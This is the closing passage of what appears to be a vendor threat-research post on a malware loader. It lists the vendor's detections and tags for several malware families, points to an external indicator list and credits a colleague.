Palo Alto Networks customers are protected against this threat in the following ways:

  • All instances of the loader and dropped malware are flagged as malicious within WildFire
  • The various malware families dropped are tagged within AutoFocus (LuminosityLink, KeyBase, PredatorPain, Ancalog, Bartallex, Pony, DarkComet)
  • A number of Anti-Spyware and Antivirus signatures are available for the various malware families

A full list of indicators of compromise, including timestamps, SHA256 hashes, download URLs, and dropped filenames can be found here.

A special thanks to Brandon Levene for originally alerting me to this loader.

References